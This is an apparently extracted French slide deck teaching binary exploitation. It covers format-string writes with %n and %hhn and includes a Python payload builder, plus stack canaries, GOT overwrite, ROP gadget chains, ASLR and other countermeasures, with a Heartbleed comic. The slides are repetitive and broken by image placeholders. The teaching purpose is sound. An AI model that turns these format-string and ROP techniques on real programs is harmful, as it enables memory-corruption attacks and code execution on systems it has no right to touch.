adresse de l'entrée utilisateur

argument 1 (le format)

0x38

0xD6

0xFF

0xFF

%

n

0x00

argument 2

variables locales de printf...

(EBP)

(EIP)

adresse de l'entrée utilisateur

argument 1 (le format)

0x38

0xD6

0xFF

0xFF

A

A

A

A

%

n

0x00

argument 2



# LES CONSEILS DE TONTON NICOLAS

## *Conseil n°1:*

Au lieu d'écrire comme un gogole  
36 fois la même lettre...

**Utilise %36x**

*Nicolasimplicité.*

variables locales de printf...

(EBP)

(EIP)

adresse de l'entrée utilisateur

argument 1 (le format)

%	9	6	x
0x38	0xD6	0xFF	0xFF
%	n	0x00	

argument 2



variables locales de printf...

(EBP)

(EIP)

adresse de l'entrée utilisateur

argument 1 (le format)


% 9 6 x

argument 2


0x38 0xD6 0xFF 0xFF

argument 3

% n 0x00










# LES CONSEILS DE TONTON NICOLAS

## *Conseil n°2:*

Au lieu de *skip* 36 trucs dont tu  
veux pas en faisant %d%d%d...

**Utilise directement %36\$n**

*Nicolaparesse.*





# LES CONSEILS DE TONTON NICOLAS

## *Conseil n°3:*

Quand tu as des grandes valeurs à écrire... Ne les écris pas en un coup...

**Utilise %hhn**

*Nicolasegmentation.*

variables locales de printf...

(EBP)

(EIP)

adresse de l'entrée utilisateur

plein de merdes...  
(8 octets)

0x38

0xD6

0xFF

0xFF

0x39

0xD6

0xFF

0xFF

%2\$hnn%3\$hnn



# LES CONSEILS DE TONTON NICOLAS

## *Conseil n°4:*

Quand tu veux écrire une valeur inférieure à celle que tu viens d'écrire.

Utilise un *integer overflow*.

*Nicolastuce.*

variables locales de printf...

(EBP)

(EIP)

adresse de l'entrée utilisateur

plein de merdes...  
(8 octets)

0x38

0xD6

0xFF

0xFF

0x39

0xD6

0xFF

0xFF

%2\$hnn%**248x**%3\$hnn



# LES CONSEILS DE TONTON NICOLAS

## *Conseil n°5:*

Pour plus de simplicité dans  
l'exploitation de tes *format*...

**Utilise toujours des *strings* de  
longueur constante.**

*Nicolastabilité.*



variables locales de printf...

(EBP)

(EIP)

adresse de l'entrée utilisateur

plein de merdes...  
(8 octets)

0x38 0xD6 0xFF 0xFF

0x39 0xD6 0xFF 0xFF

%2\$hnn%**248x**%3\$hnn

Script python:

```
a = "\x38\xd6\xff\xff%2$hnn%248x%3$hnn"  
b = a + "A"*256  
c = b[:256]  
print(c)
```

8Öÿÿ%2\$hnn%248x%3\$hnnAAAAAAAAAAAAAAAAAAAAA[...]

**Vous maintenant:**



**Vous maintenant:**



3

**Les contre mesures.**

# Root Me

visitors now

members :

blev Wirarx maxc  
uchiha nav nail0x

textbox

sentao6969

ember 2018 at 12:59

person.



j0jo



## Statement

Environment configuration :

PIE	Position Independent Executable
RelRO	Read Only relocations
NX	Non-Executable Stack
Heap exec	Non-Executable Heap
ASLR	Address Space Layout Randomization
SF	Source Fortification
SRC	Source code access

Source code :

NX bit | X<sup>W</sup>

```
1  #include <stdlib.h>
2  #include <stdio.h>
3  #include <string.h>
4
5  void name(char*);
6
7  void name(char *f)
8  {
9      char firstname[10];
10
11     strcpy(firstname, f);
12
13     printf("Votre prenom est %s\n", firstname);
14 }
```

**BACK  
TO  
THE LIBC**

# Stack canary

-fstack-protector







# Stack canary



# Stack canary




# Stack canary



**Fuck les canaris...**

- **format string**
- **bruteforce**

# Stack canary



**Fuck les canaris...**

- **format string**
- **bruteforce**

EIP non-utilisable

```
1 #include <stdio.h>
2 #include <stdlib.h>
3
4 int main(int argc, char **argv) {
5     printf(argv[1]);
6     exit(0);
7 }
```

```
1 #include <stdio.h>
2 #include <stdlib.h>
3
4 int main(int argc, char **argv) {
5     printf("Hello, World!\n");
6     exit(0);
7 }
```

GOT overwrite



ASLR

```
5 int main(int argc, char * argv[]){  
6     | char buf[128];  
7  
8     |  
9     |  
10    |  
11    |  
12    | strcpy(buf, argv[1]);  
13    |  
14    |  
15    | return 0;  
16 }
```

# Return Oriented Programming (ROP)

# Return Oriented Programming (ROP)

```
mov eax, 1 = { 0xB8, 0x01, 0x00, 0x00, 0x00 }
```

# Return Oriented Programming (ROP)

`mov eax, 1 = { 0xB8, 0x01, 0x00, 0x00, 0x00 }`

```
mov eax, esp ; esp = esp - 4 ; xchg eax, esp ;  
xchg eax, esp ; sal bh, 0xd8 ; and eax, 0x3d ; ret  
xchg eax, esp ; shr bl, 0x99 ; nop dword ptr [rax] ; ret  
xlatb ; test rdx, rdx ; jne 0x10249 ; mov rax, rcx ; ret  
xor byte ptr [rax - 0x7d], cl ; ret 0x4c01  
xor byte ptr [rcx], al ; add byte ptr [rcx], dh ; dec dword ptr [rax - 0x77] ; ret  
xor dword ptr [rcx - 0x7d], ecx ; ret 0x4901  
xor dword ptr [rcx], eax ; add byte ptr [rax - 0x7d], cl ; ret  
xor dword ptr [rcx], edi ; ret 0xef72  
xor eax, eax ; add rsp, 8 ; pop rbx ; pop rbp ; ret
```

buf:



buf:



(EBP)

(EIP)

Objectif:

**eax = 1**

**ebx = 42**

buf:



(EBP)

(EIP)



# Objectif:

**eax = 1**

**ebx = 42**

buf:

B	B	B	B
B	B	B	B
B	B	B	B
B	B	B	B
B	B	B	B

B	(EBP)B	B
---	--------	---

(EIP) adresse de gadget 1
---------------------------

Objectif:

**eax = 1**

**ebx = 42**

buf:

B	B	B	B
B	B	B	B
B	B	B	B
B	B	B	B
B	B	B	B

B	(EBP)B	B
---	--------	---

(EIP) adresse de gadget 1

mov eax, 1; ret

Objectif:

**eax = 1**

**ebx = 42**

(EIP) adresse de gadget 1

mov eax, 1; ret

Objectif:

**eax = 1**

**ebx = 42**

(EIP) adresse de gadget 1

???

mov eax, 1; ret

# Objectif:

**eax = 1**

**ebx = 42**

(EIP) adresse de gadget 1

mov eax, 1; ret

adresse de gadget 2

mov ebx, 42; ret

Objectif:

**eax = 1**

**ebx = 42**

Ce qu'on a:

**eax = ?**

**ebx = ?**

(EIP) adresse de gadget 1

mov eax, 1; ret

adresse de gadget 2

mov ebx, 42; ret

Objectif:

**eax = 1**

**ebx = 42**

Ce qu'on a:

**eax = ?**

**ebx = ?**

adresse de gadget 2

mov eax, 1; ret

mov ebx, 42; ret

Objectif:

**eax = 1**

**ebx = 42**

Ce qu'on a:

**eax = 1**

**ebx = ?**

adresse de gadget 2

mov eax, 1; ret

mov ebx, 42; ret





Objectif:

**eax = 1**

**ebx = 42**

Ce qu'on a:

**eax = 1**

**ebx = ?**

mov eax, 1; ret

mov ebx, 42; ret

Objectif:

**eax = 1**

**ebx = 42**

Ce qu'on a:


**eax = 1**

**ebx = 42**

mov eax, 1; ret

mov ebx, 42; ret

gg u win!



PIE

Mention spéciales

# Conclusion

# Smashing the stack for fun & profit

<https://insecure.org/stf/smashstack.html>

D'autres contre-mesure en vitesse...



ReIRO


FORTIFY\_SOURCE

## HOW THE HEARTBLEED BUG WORKS:

SERVER, ARE YOU STILL THERE?  
IF SO, REPLY "POTATO" (6 LETTERS).



Secure connection using key "4538538374224"  
User Meg wants these 6 letters: **POTATO**. User  
da wants pages about "irl games". Unlockin  
secure records with master key 513098573343  
Note: Files for IP 375.381.83.17 are in /tmp/files-3843. User Meg wants  
these 4 letters: **BIRD**. There are currently 343  
connections open. User Brendan uploaded the file  
content: 824ba962e2eb9f6908371569



Secure connection using key "4538538374224"  
User Meg wants these 6 letters: **POTATO**. User  
da wants pages about "irl games". Unlockin  
secure records with master key 513098573343  
Note: Files for IP 375.381.83.17 are in /tmp/files-3843. User Meg wants  
these 4 letters: **BIRD**. There are currently 343  
connections open. User Brendan uploaded the file  
content: 824ba962e2eb9f6908371569



POTATO



SERVER, ARE YOU STILL THERE?  
IF SO, REPLY "BIRD" (4 LETTERS).



Secure connection using key "4538538374224"  
User Meg wants these 6 letters: **POTATO**. User  
da wants pages about "irl games". Unlockin  
secure records with master key 513098573343  
Note: Files for IP 375.381.83.17 are in /tmp/files-3843. User Meg wants  
these 4 letters: **BIRD**. There are currently 343  
connections open. User Brendan uploaded the file  
content: 824ba962e2eb9f6908371569




## HOW THE HEARTBLEED BUG WORKS:

SERVER, ARE YOU STILL THERE?  
IF SO, REPLY "POTATO" (6 LETTERS).



Secure connection using key "4538538374224".  
User Meg wants these 6 letters: **POTATO**. User  
da wants pages about "irl games". Unlocking  
secure records with master key 513098573343.  
Note: Files for IP 375.381.  
83.17 are in /tmp/files-3843. There are currently 340  
connections open. User Brendan uploaded the file  
"14835038534". Isabel wants pages about  
"snakes but not too long". User Karen wants to  
change account password to "14835038534".



POTATO

Secure connection using key "4538538374224".  
User Meg wants these 6 letters: **POTATO**. User  
da wants pages about "irl games". Unlocking  
secure records with master key 513098573343.  
Note: Files for IP 375.381.  
83.17 are in /tmp/files-3843. There are currently 340  
connections open. User Brendan uploaded the file  
"14835038534". Isabel wants pages about  
"snakes but not too long". User Karen wants to  
change account password to "14835038534".



SERVER, ARE YOU STILL THERE?  
IF SO, REPLY "BIRD" (4 LETTERS).



Secure connection using key "4538538374224".  
User Meg wants these 4 letters: **BIRD**. There are currently 340  
connections open. User Brendan uploaded the file  
"14835038534". Isabel wants pages about  
"snakes but not too long". User Karen wants to  
change account password to "14835038534".




HMM...



BIRD

Secure connection using key "4538538374224".  
User Meg wants these 4 letters: **BIRD**. There are currently 340  
connections open. User Brendan uploaded the file  
"14835038534". Isabel wants pages about  
"snakes but not too long". User Karen wants to  
change account password to "14835038534".



SERVER, ARE YOU STILL THERE?  
IF SO, REPLY "HAT" (500 LETTERS).



Secure connection using key "4538538374224".  
User Meg wants these 500 letters: **HAT**. Lucas  
requests the "missed connections" page. Eve  
(administrator) wants to set server's master  
key to "14835038534". Isabel wants pages about  
"snakes but not too long". User Karen wants to  
change account password to "14835038534".



HRT. Lucas requests the "missed connections" page. Eve (administrator) wants to set server's master key to "14835038534". Isabel wants pages about "snakes but not too long". User Karen wants to change account password to "14835038534".



Secure connection using key "4538538374224".  
User Meg wants these 500 letters: **HAT**. Lucas  
requests the "missed connections" page. Eve  
(administrator) wants to set server's master  
key to "14835038534". Isabel wants pages about  
"snakes but not too long". User Karen wants to  
change account password to "14835038534".